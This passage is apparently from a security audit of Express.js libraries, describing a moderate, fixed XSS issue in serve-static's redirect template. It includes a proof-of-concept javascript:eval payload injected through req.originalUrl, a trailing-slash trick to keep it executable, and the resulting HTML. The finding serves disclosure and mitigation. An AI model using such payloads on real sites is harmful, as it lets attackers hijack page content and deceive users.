We have shown that a malicious user could potentially manipulate the DOM by injecting a malicious string into the template. The victim needs to click the malicious link to be succesfully attacked. The effort to succesfully launch such an attack in the current state of pillarjs/send is high, however, much like ADA-EXPJS-2024-8, this can change over time in such a way that exploitability becomes easier and more users can be exploited. We recommend similar mitigation measures as EXPJS-2024-1 and EXPJS-2024-8, namely to sanitize against all XSS string patterns before applying `this.path` to the template.

### XSS in serve-static

| | |
|---|---|
| **Severity** | Moderate |
| **Status** | Fixed |
| **id** | ADA-EXPJS-2024-5 |
| **Component** | express.js/serve-static |

This issue is similar in root cause to ADA-EXPJS-2024-1

This is a potential XSS vulnerability in expressjs/serve-static which generates a similar, temporary redirection template as in ADA-EXPJS-2024-1:

https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L182-L199

```
182 function createRedirectDirectoryListener () {
183   return function redirect (res) {
184     if (this.hasTrailingSlash()) {
185       this.error(404)
186       return
187     }
188
189     // get original URL
190     var originalUrl = parseUrl.original(this.req)
191
192     // append trailing slash
193     originalUrl.path = null
194     originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
        + '/')
195
196     // reformat the URL
197     var loc = encodeUrl(url.format(originalUrl))
198     var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
        ="' + escapeHtml(loc) + '">' +
199       escapeHtml(loc) + '</a>')
```

In ADA-EXPJS-2024-1 we demonstrated, that if an attacker can place the following string in the `href` value of the <a> tag of the html template the XSS possible:

```
1 javascript:eval(document.body.innerHTML=`<div style="background:black;
    height: 50px; color: yellow; font-size: 30px; text-align: center">
    attacker-controlled page on our express.js site</div>`);
```

In the current case, ADA-EXPJS-2024-8, the attacker needs to place the malicious in `req.originalUrl` so that the parsed request looks like this:

```
1 {originalUrl: oriUrl, url: "b"}
```

... on this line: https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L190.

Below we assume that an attacker has managed to do that, so that these lines:

https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L189-L199

```
189     // get original URL
190     var originalUrl = parseUrl.original(this.req)
191
192     // append trailing slash
193     originalUrl.path = null
194     originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
            + '/')
195
196     // reformat the URL
197     var loc = encodeUrl(url.format(originalUrl))
198     var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
            ="' + escapeHtml(loc) + '">' +
199       escapeHtml(loc) + '</a>')
```

look like this:

```
189     var oriUrl = 'javascript:eval(document.body.innerHTML=`<div style="
            background:black; height: 50px; color: yellow; font-size: 30px;
            text-align: center">attacker-controlled page on our express.js
            site</div>`);'
190
191     // get original URL
192     var originalUrl = parseUrl.original({originalUrl: oriUrl, url: "b"
            })
193
194     // append trailing slash
195     originalUrl.path = null
196     originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
            + '/')
197
198     // reformat the URL
199     var loc = encodeUrl(url.format(originalUrl))
200     /*
201       Here, loc == javascript:eval(document.body.innerHTML=%60%3Cdiv%20
              style=%22background:
202                         black;%20height:%2050px;%20color:%20yellow;%20
                              font-size:%2030px;
```

```
203                       %20text-align:%20center%22%3Eattacker-controlled
                             %20page%20on%20our
204                       %20express.js%20site%3C/div%3E%60);/
205       */
206       var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
             ="' + escapeHtml(loc) + '">' +
207         escapeHtml(loc) + '</a>')
```

Note that this adds a trailing / which prevents XSS from our payload, however, we can mitigate that by adding a trailing / to our payload:

~~~~ {.js .numberLines }

var oriUrl = 'javascript:eval(document.body.innerHTML=<div style="background:black; height: 50px; color: yellow; font-size: 30px; text-align: center">attacker-controlled page on our express.js site</div>);/'

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

With this, execution will progress as such:

```
189       var oriUrl = 'javascript:eval(document.body.innerHTML=`<div style="
             background:black; height: 50px; color: yellow; font-size: 30px;
             text-align: center">attacker-controlled page on our express.js
             site</div>`);/'
190
191       // get original URL
192       var originalUrl = parseUrl.original({originalUrl: oriUrl, url: "b"
             })
193
194       // append trailing slash
195       originalUrl.path = null
196       originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
             + '/')
197
198       // reformat the URL
199       var loc = encodeUrl(url.format(originalUrl))
200       /*
201         Here, loc == javascript:eval(document.body.innerHTML=%60%3Cdiv%20
                style=%22background:
202                       black;%20height:%2050px;%20color:%20yellow;%20
                             font-size:%2030px;
203                       %20text-align:%20center%22%3Eattacker-controlled
                             %20page%20on%20our
204                       %20express.js%20site%3C/div%3E%60);//
205       */
206       var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
             ="' + escapeHtml(loc) + '">' +
207         escapeHtml(loc) + '</a>')
```

At this point, doc (declared on the last line above) is the following template:

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Redirecting</title>
</head>
<body>
<pre>Redirecting to <a href="javascript:eval(document.body.innerHTML
    =%60%3Cdiv%20style=%22background:black;%20height:%2050px;%20color
    :%20yellow;%20font-size:%2030px;%20text-align:%20center%22%3
    Eattacker-controlled%20page%20on%20our%20express.js%20site%3C/div%3E
    %60);//">javascript:eval(document.body.innerHTML=%60%3Cdiv%20style
    =%22background:black;%20height:%2050px;%20color:%20yellow;%20font-
    size:%2030px;%20text-align:%20center%22%3Eattacker-controlled%20page
    %20on%20our%20express.js%20site%3C/div%3E%60);//</a></pre>
</body>
</html>
```

… which in the browser looks like this:





**Figure 9:** Example Redirect

If we click this link, we can see that the URL now controls the webpage:





**Figure 10:** Example Redirect

As such, the serve-static library exhibits identical behavior to ADA-EXPJS-2024-1, and a malicious URL can control the content of the web page.

### Exploitability

This has theoretical impact on the application, but in practice it is highly unlikely that an attacker is able to exploit this. An attacker needs relaise the same conditions as in ADA-EXPJS-2024-1 with the addition of controlling the `req` object with a malformed URL. That being said, the serve-static library

can evolve to a state where an attack is easier to carry out and more users are exposed to it. Therefore, we recommend the same mitigation steps as we did in ADA-EXPJS-2024-1, namely that the template should be sanitized to defend against XSS patterns such as `eval()`.